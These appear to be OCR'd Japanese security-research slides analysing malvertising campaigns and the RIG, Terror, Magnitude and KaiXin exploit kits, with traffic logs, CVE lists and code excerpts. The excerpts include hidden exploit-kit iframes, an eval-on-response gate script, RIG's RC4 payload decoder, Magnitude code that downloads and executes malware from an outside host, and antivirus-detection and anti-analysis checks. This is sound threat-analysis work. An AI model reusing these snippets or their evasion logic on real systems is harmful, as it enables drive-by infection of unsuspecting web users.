| 72 | 188.225.46.145 | HTTP | GET | 302 | 188.225.46.145 | /?MjQ4MzM5&hDhbbJVDz... | 7,418 | RIG_EK (Landing Page) |

```
var d = jstz.determine();
var e = d.name();
$.ajax({
    url: location.href,
    type: "POST",
    data: "tz=" + e + "&r=" + document.referrer + "&he=" + g,
    success: function (a) {
        eval(a)
    }
})
```

# Seamless Campaign

- Pre-Gate

| # | Server IP | Prot... | Method | Result | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|---|
| 64 | 194.58.38.57 | HTTP | GET | 200 | 194.58.38.57 | /japan/ | 1,196 | Pre-Gate |
| 66 | 104.19.195.102 | HTTPS | GET | 200 | cdnjs.cloudflar... | /ajax/libs/istimezonedetect... | 12,076 | istimezonedetect |
| 67 | 194.58.38.57 | HTTP | GET | 200 | 194.58.38.57 | /japan/ | 1,196 | Pre-Gate |
| 68 | 194.58.38.57 | HTTP | POST | 200 | 194.58.38.57 | /japan/ | 231 | Pre-Gate |
| 69 | 13.113.77.212 | HTTP | GET | 200 | flinsheer-perre... | /voluum/1b0358c4-3746-... | 258 | Redirector |
| 70 | 13.112.178.145 | HTTP | GET | 200 | kcsmj.redirect... | /redirect?target=BASE64a... | 119 | Redirector |
| 71 | 194.58.40.193 | HTTP | GET | 200 | 194.58.40.193 | /test111.php | 629 | Gate |
| 72 | 188.225.46.145 | HTTP | GET | 302 | 188.225.46.145 | /?MjQ4MzM5&hDhbbJVDz... | 7,418 | RIG_EK (Landing Page) |

```
$("body").remove(); $("html").append("body").html("<div style=\"\"></div>");
window.location.href =
"http://flinsheer-perreene.com/voluum/1b0358c4-3746-4301-9853-4e986b20c58a??
track=48tmsGdsssmgj383g=a44924c7b6ada6c50ed3b69e3918864c"
```

# Seamless Campaign


- Gate

| # | Server IP | Prot... | Method | Result | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|---|
| 64 | 194.58.38.57 | HTTP | GET | 200 | 194.58.38.57 | /japan/ | 1,196 | Pre-Gate |
| 66 | 104.19.195.102 | HTTPS | GET | 200 | cdnjs.cloudflar... | /ajax/libs/jstimezonedetect... | 12,076 | jstimezonedetect |
| 67 | 194.58.38.57 | HTTP | GET | 200 | 194.58.38.57 | /japan/ | 1,196 | Pre-Gate |
| 68 | 194.58.38.57 | HTTP | POST | 200 | 194.58.38.57 | /japan/ | 231 | Pre-Gate |
| 69 | 13.113.77.212 | HTTP | GET | 200 | flinsheer-perre... | /voluum/1b0358c4-3746-... | 258 | Redirector |
| 70 | 13.112.178.145 | HTTP | GET | 200 | kcsmj.redirect... | /redirect?target=BASE64a... | 119 | Redirector |
| 71 | 194.58.40.193 | HTTP | GET | 200 | 194.58.40.193 | /test111.php | 629 | Gate |
| 72 | 188.225.46.145 | HTTP | GET | 302 | 188.225.46.145 | /?MjQ4MzM5&hDhbbJVDz... | 7,418 | RIG_EK (Landing Page) |

```
<HEAD>
</HEAD>
<BODY>
    <iframe width="500" scrolling="no" height="500" frameborder="500" src="http://188.225.46.145/?
    MjQ4MzM5&hDhbbJVDzRHAvabdW5rbm93bmplWWJvZ2lJSEpYSldXUg==bWlzc2luZw==&tNDDzPh=bWlzc2luZw==&
    xcvcvxcv=xXrQMvWfbRXQD53EKv7cT6NBMVHRHECL2YqdmrHQefjaelWkzrfFTF_3ozKASASG6_BtdfJ">
</body>
</html>
</body>
```

# Ngay Campaign

- **概要**
  - 2017年8月頃から観測されはじめた
    - 使用されるドメインにngayという単語が多く含まれていた
  - RigEKを用いたMalvertising系の攻撃キャンペーン
  - Gateの直前にPre-Gateが存在することもある
  - 変化が激しく，厳密に識別要素があるわけではない



# Ngay Campaign

- 情報
  - Pre-Gateは必ず存在するわけではない
    - 広告ネットワークから直接Gateへリダイレクト
  - Pre-Gateで使われるドメインはFreenomのものが殆ど
    - tk，ml，cf，ga，gq
  - Gateではドメインは使われないことが殆ど
  - 使われているVPS
    - かつては全てDigital Oceanに存在していた
      - Digital Oceanに協力してもらい，テイクダウン済み
    - 現在はTimeWebが多く利用されている
  - QuantLoaderなどのDownloaderが送り込まれる
    - DownloaderはMoneroなどのMinerをダウンロード/実行する

# Ngay Campaign

- Gate

| # | Prot... | Result | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|
| 2 | HTTP | 200 | 92.53.105.14 | /sm/ | 38,453 | Ngay Campaign |
| 14 | HTTP | 200 | 5.23.54.105 | /?MzgwNTAy&BIlURm... | 49,879 | RIG_EK (Landing Page) |
| 15 | HTTP | 200 | 5.23.54.105 | /?MzgzMjQw&ensWuU... | 13,896 | RIG_EK (Flash Exploit) |


```
<iframe src="http://5.23.54.105/?MzgwNTAy&
BIlURmAkYXR0YWNrc3d5Rmlwd3dvUGV1Zg==cmVwb3J0&PDmovu=Y2FwaXRhbA==&
aYkIxVmzkBgmU=Y2FwaXRhbA==&kWtjaGsaemlaMQ=dW5rbm93bg==&
gd3m3wuzs6gk4dh3=UDQGwiBHSLQc0nIpcW10Q8q7_j0XSzBSdhJWB_0CLaAhH_ZOQHOVp2lTwm
rMkQPsjg1TH7GI&MsjokVcBS=c3Rvcm1lZA==&bKkVkKlwGuVbCMT=cmVwb3J0&
cCYenjZyTlVzFQB=YXR0YWNrcw==&AlTzzqmWiyuiRS=bWlzc2luZw==&
wHyKEcppGbsvF=Y2FwaXRhbA==&NivzchgYmv=Y2FwaXRhbA==&
TuQBRMNrXpxj=YXR0YWNrcw==&aZnwMwSmyasx=YXR0YWNrcw==&ugVhzfwJayk=cmVwb3J0&
Lsdg3m3wuzs6g54s=xX_QMvWdbRXQD53EKv7cT6NGMVHRH0CL2YqdmrHQefjaflWkzrLFTF_2oz
KATgSG6_FtdfJ&zgmVRLksuvmmINwcmVwb3J0" width="1" height="1"
style="position:absolute;left:-1px;" ></iframe>

<!DOCTYPE html>
<html lang="en">
```

# Exploit Kit 解析

# RIG Exploit Kit

- 概要
  - 2014年頃から観測されているExploit Kit
  - 2016年9月以降最も活発
    - 非常に多くの攻撃キャンペーンで利用されている
  - 2015年に1度だけソースコードがリークされた
    - RIG Exploit Kit version 2



# RIG Exploit Kit

- トラフィック

| # | Server IP | Protocol | Method | Result | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|---|
| 17 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MTQ4MTY3&OngOSjMav... | 70,306 | RIG_EK (Landing Page) |
| 19 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MzM4MDg5&FZRTiBcmV... | 14,197 | RIG_EK (Flash Exploit) |
| 21 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MTI5ODQ0&RybkmewIlq... | 323,584 | RIG_EK (Malware Payload) |

- RIGは最大で3つのフェーズで攻撃が行われる
  1. Landing Page
     - 最大で3種類の攻撃コードが読み込まれる
       - CVE-2015-2419
       - CVE-2016-0189
       - SWF Exploit
  2. SWF（他の脆弱性が突かれた場合は発生しない）
  3. Malware Payload

# RIG Exploit Kit

- Landing Page

| # | Server IP | Protocol | Method | Result | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|---|
| 17 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MTQ4MTY3&OngOSjMav... | 70,306 | RIG_EK (Landing Page) |
| 19 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MzM4MDg5&FZRTiBcmV... | 14,197 | RIG_EK (Flash Exploit) |
| 21 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MTI5ODQ0&RybkmewIlq... | 323,584 | RIG_EK (Malware Payload) |

```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><script>eXmTvXbVuO="rn?;}}?g BS a?fg?&BS r?bx?5BEL||
    ?65?EOT8BELBEL?ETXETXETX?{ BS BS a?-1?qETXEOT?il?2fs*?nj?hfv?vb97?s76?xE
    +?EOT BS b? BS XBEL]?xc?e[?x++BEL?;x?for?EOTi?vx]?e[?720f?fgj?8051?
    +?iEOT0;? SI f?str?AtENQ? SI ENQaT?cvx?, SI ENQ?54F?] BS ?ac?epl?
    +/ENQ?3456?vwxy?rs?mno?ij?cde?54?YS?RST?MNO?45?GHIJ?ENQAB?;va
    L?ENQar?omC?[ENQ?Stri?gdf?ENQENQ,?,a,?,x,?EOT0?},
    i?ar SI e?00fs?hfj?d65?96?/*?IiI?nI?1NHR?ZGZ?hci?zcyl?jN3?nZ
    ?jaCh?1j?10?tkM?O3?3p4?eG?4e?PT0?dV?Yz?iV?lR?1jdH?Snp?kE9
```

- 難読化されたJavaScriptコードが最大3つ

# RIG Exploit Kit

- Landing Page

| # | Server IP | Protocol | Method | Result | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|---|
| 17 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MTQ4MTY3&OngOSjMav... | 70,306 | RIG_EK (Landing Page) |
| 19 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MzM4MDg5&FZRTiBcmV... | 14,197 | RIG_EK (Flash Exploit) |
| 21 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MTI5ODQ0&RybkmewIlq... | 323,584 | RIG_EK (Malware Payload) |

```
Sub fire()
      On Error Resume Next
      key="xzcxvsdfsd"
      url="http://188.225.82.109/?MTYzODQ0&wdhImbAdkc3Rvcm1lZERMWXNkbVN5c3Rvcm1lZA=
      uas=Navigator.userAgent

      Set oss=GetObject("winmgmts:").InstancesOf("Win32_OperatingSystem")
      Dim osloc
      Dim awghjghg
      for each os in oss
        osloc=os.OSLanguage
      next
      SetLocale(osloc)
```

# RIG Exploit Kit

- Malware Payload

| # | Server IP | Protocol | Method | Result | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|---|
| 17 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MTQ4MTY3&OngOSjMav... | 70,306 | RIG_EK (Landing Page) |
| 19 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MzM4MDg5&FZRTiBcmV... | 14,197 | RIG_EK (Flash Exploit) |
| 21 | 188.225.18.79 | HTTP | GET | 200 | 188.225.18.79 | /?MTI5ODQ0&RybkmewIlq... | 323,584 | RIG_EK (Malware Payload) |

```
dc b4 23 ed 96 b3 cb c8  c3 87 81 e0 86 81 0f ab
2b 28 36 5c ff 2a 3e 31  04 e7 08 34 21 f6 34 0d
e7 82 ac 60 5e 38 d9 8c  4e bb e3 82 9d 11 16 f4
ed 8a 3c 73 5a f1 b9 81  a3 0d 1c 2a 3b ca 8e b9
ab 96 f8 62 58 59 07 3f  77 2a 25 5f 1b 4c 15 bf
57 30 0c 62 5d 73 67 86  23 5a 2e 11 ed 8b 37 16
07 c1 45 49 b9 c7 0d eb  e5 f4 3d ef 14 3a 57 2e
bc 10 a5 88 67 a0 40 49  24 c0 ec b3 ab 91 c1 f8
```

- RC4 Encode

```
Dim s(256),k(256)
klen=Len(strKey)
For i=0 To 255
    s(i)=i
    k(i)=AscB(Mid(strKey, (i Mod klen)+1,1))
Next
j=0
For i=0 To 255
    j=(j+k(i)+s(i)) And 255
    t=s(i):s(i)=s(j):s(j)=t
Next
slen=stream.position
redim rc(slen)
stream.position=0
x=0:y=0
For i=0 To slen-1
    x=(x+1) And 255
    y=(y+s(x)) And 255
    t=s(x):s(x)=s(y):s(y)=t
    rc(i)=Chr(CByte(s((s(x)+s(y)) And 255) Xor AscB(stream.Read(1))))
Next
```

# RIG Exploit Kit


- **特徴**
  - 使用されるIPアドレスは頻繁に変化
  - 特徴的なURLパラメータ
    - 頻繁に変化
  - 解析妨害
    - 同一のIPアドレスで連続してアクセスしても攻撃は行われず，一般のWebサイトへリダイレクトされる（アクセス制御）
    - IE以外のUser-Agentでアクセスしても攻撃は行われず，一般のWebサイトへリダイレクトされる

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:04:15 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 34419
Connection: keep-alive
Vary: Accept-Encoding
Content-Encoding: gzip
```

```
HTTP/1.1 302 Found
Server: nginx/1.6.2
Date: Tue, 22 Aug 2017 08:40:19 GMT
Content-Type: text/html;charset=UTF-8
Content-Length: 61385
Connection: keep-alive
Location: http://www.zapmeta.ws
```

# RIG Exploit Kit

- 特徴
  - アクセス制御がリセットされるタイミング



# Terror Exploit Kit

- **概要**
  - Blaze，Neptune，Erisなど様々な呼び名がある
  - IEだけではなく，FirefoxやOperaなども攻撃対象としていた時期もある（ゼロデイの場合もあった）
  - 関係者と思われる人物は666_KingCobraというハンドルで活動していた
  - 利用する脆弱性
    - CVE-2013-2551
    - CVE-2014-6332
    - CVE-2016-0189
    - SWF Exploit

# Terror Exploit Kit

- トラフィック

| # | Server IP | Proto... | M... | Re... | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|---|
| 1 | 188.166.18.168 | HTTP | GET | 302 | popunder.youdonthaveenough.faith | /popunder.php | 0 | Pre-Gate |
| 2 | 188.166.18.168 | HTTP | GET | 200 | reminder.deficitgarage.download | /forum_nAOEYTH/s... | 4,906 | Gate |
| 3 | 188.166.18.168 | HTTP | GET | 200 | reminder.deficitgarage.download | /forum_nAOEYTH/0... | 15,793 | CVE-2013-2551 |
| 4 | 188.166.18.168 | HTTP | GET | 200 | reminder.deficitgarage.download | /forum_nAOEYTH/0... | 12,653 | CVE-2016-0189 |
| 5 | 188.166.18.168 | HTTP | GET | 200 | reminder.deficitgarage.download | /forum_nAOEYTH/j... | 4,731 | Flash Loader |
| 6 | 188.166.18.168 | HTTP | GET | 200 | reminder.deficitgarage.download | /forum_nAOEYTH/0... | 11,597 | CVE-2014-6332 |
| 7 | 188.166.18.168 | HTTP | GET | 200 | reminder.deficitgarage.download | /forum_nAOEYTH/7... | 99,083 | Malware |
| 8 | 188.166.18.168 | HTTP | GET | 200 | reminder.deficitgarage.download | /forum_nAOEYTH/j... | 1 | SWF Payload |
| 9 | 188.166.18.168 | HTTP | GET | 200 | reminder.deficitgarage.download | /forum_nAOEYTH/j... | 51,139 | SWF Payload |
| 10 | 188.166.18.168 | HTTP | GET | 200 | reminder.deficitgarage.download | /forum_nAOEYTH/j... | 24,667 | SWF Payload |
| 12 | 188.166.18.168 | HTTP | GET | 200 | reminder.deficitgarage.download | /forum_nAOEYTH/V... | 99,083 | Malware |

```
<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerkEQQ20/rSir7V9aOI8p.html'></iframe>
<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerkEQQ20/RjcgsaLj6qrU.html'></iframe>
<script type="text/javascript">
    var hayFlash = function(a, b){try{a = new ActiveXObject(a + b + '.' + a + b)}catch(e){a = navigator.plugins[a + ' ' + b]} return !!a}('Shockwave', 'Flash')
    if (hayFlash) {
        document.write("<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/jOZq62BSOCpN/kipykbZs9owR.html'></iframe>");
    } else {
        document.write(' ');
    }
</script>
<iframe src='http://reminder.deficitgarage.download/forum_nAOEYTH/0ViGerkEQQ20/0geHX8ANUjUy.html'></iframe>
```

- 4つのiframeを読み込む

# Magnitude Exploit Kit


- 概要
  - 2013年頃から観測されはじめた
  - 韓国や台湾を標的とした攻撃に用いられる
  - 攻撃に利用する脆弱性はCVE-2016-0189のみ
    - 他のEKとは少し違ったコード
      - Configと呼ばれるデータを使ってマルウェアを実行する

```
stream["type"] = 2;
stream["charset"] = "iso-8859-1";
stream["open"]();
var malware = httpRequest("http://1lf56w032p7.liecup.win/f435c463dfd626cf28d6483fd1d70bc2");
stream["writetext"](malware + pad);
stream["SavetoFile"](filename, 2);
stream["Close"]();

shell["shellexecute"](filename);
```

# Magnitude Exploit Kit

- トラフィック

| # | Server IP | Proto... | M... | Re... | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|---|
| 1 | 145.239.190.17 | HTTP | GET | 200 | onxxtubes.com | / | 1,189 | Landing Page 1 |
| 2 | 188.165.10.178 | HTTP | GET | 200 | 63b65c2hbbf1.salehad.com | /711960&14694... | 2,252 | Landing Page 2 |
| 3 | 188.165.92.16 | HTTP | GET | 200 | 1lf56w032p7.liecup.win | / | 5,162 | CVE-2016-0189 |
| 4 | 188.165.92.16 | HTTP | GET | 200 | 1lf56w032p7.liecup.win | /37d07e7f3daeed... | 1,350 | Malware Download Code |
| 5 | 188.165.92.16 | HTTP | GET | 200 | 1lf56w032p7.liecup.win | /f435c463dfd626... | 488,9... | Malware |

```
> (93, 591039908076 << 63, 747738417943).toString(32, 593216)
< "location"
```

```
function func1(arg1) {
    return (location + "").charAt(arg1)
}

function func2(arg1, arg2) {
    return (arg1 + screen.height).toString(arg2 - screen.colorDepth)
}
```

```
flag = 1;
try {
    obj = new this["ActiveXObject"]("Kaspersky.IeVirtualKeyboardPlugin.JavascriptApi.1");
    flag = -1;
} catch (e) { }
```

# KaiXin Exploit Kit

- **概要**
  - 2012年頃から観測されはじめた
  - 中国を標的とした攻撃に用いられる
  - なかなか観測されることは少ない
  - 利用されている脆弱性も古い
    - CVE-2016-0189
    - CVE-2016-7200 & 7201
    - Java Exploit
      - CVE-2011-3544
      - CVE-2012-4681
      - CVE-2013-0422
    - SWF Exploit

# KaiXin Exploit Kit


- トラフィック

| # | Server IP | Proto... | M... | Re... | Host | URL | Body | Comments |
|---|---|---|---|---|---|---|---|---|
| 2 | 119.28.122.11 | HTTP | GET | 200 | playnco.club | /11.7/ | 14,709 | Landing Page |
| 5 | 119.28.122.11 | HTTP | GET | 200 | playnco.club | /11.7/RfVvPx.html | 11,437 | SWF Loader |
| 6 | 119.28.122.11 | HTTP | GET | 200 | playnco.club | /11.7/OvTiFx.html | 50,706 | CVE-2016-0189 |
| 9 | 119.28.122.11 | HTTP | GET | 200 | playnco.club | /11.7/bin_do.swf | 7,432 | SWF Exploit |
| 14 | 119.28.122.11 | HTTP | GET | 200 | playnco.club | /11.7/11.7.exe | 377,3... | Malware |

```
// check JRE version
var wmck = deployJava["getJREs"]() + "";
wmck = parseInt(wmck["replace"](/\.|\_/g, ""));

// check IE version
var WhatIE = navigator["userAgent"]["toLowerCase"]();
```

```
var vers=flash.prototype.getSwfVer();
vers=parseInt(vers.replace(/\.|\_/g,''));

var kaka = navigator.userAgent.toLowerCase();
var apple = deconcept.SWFObjectUtil.getPlayerVersion();
```

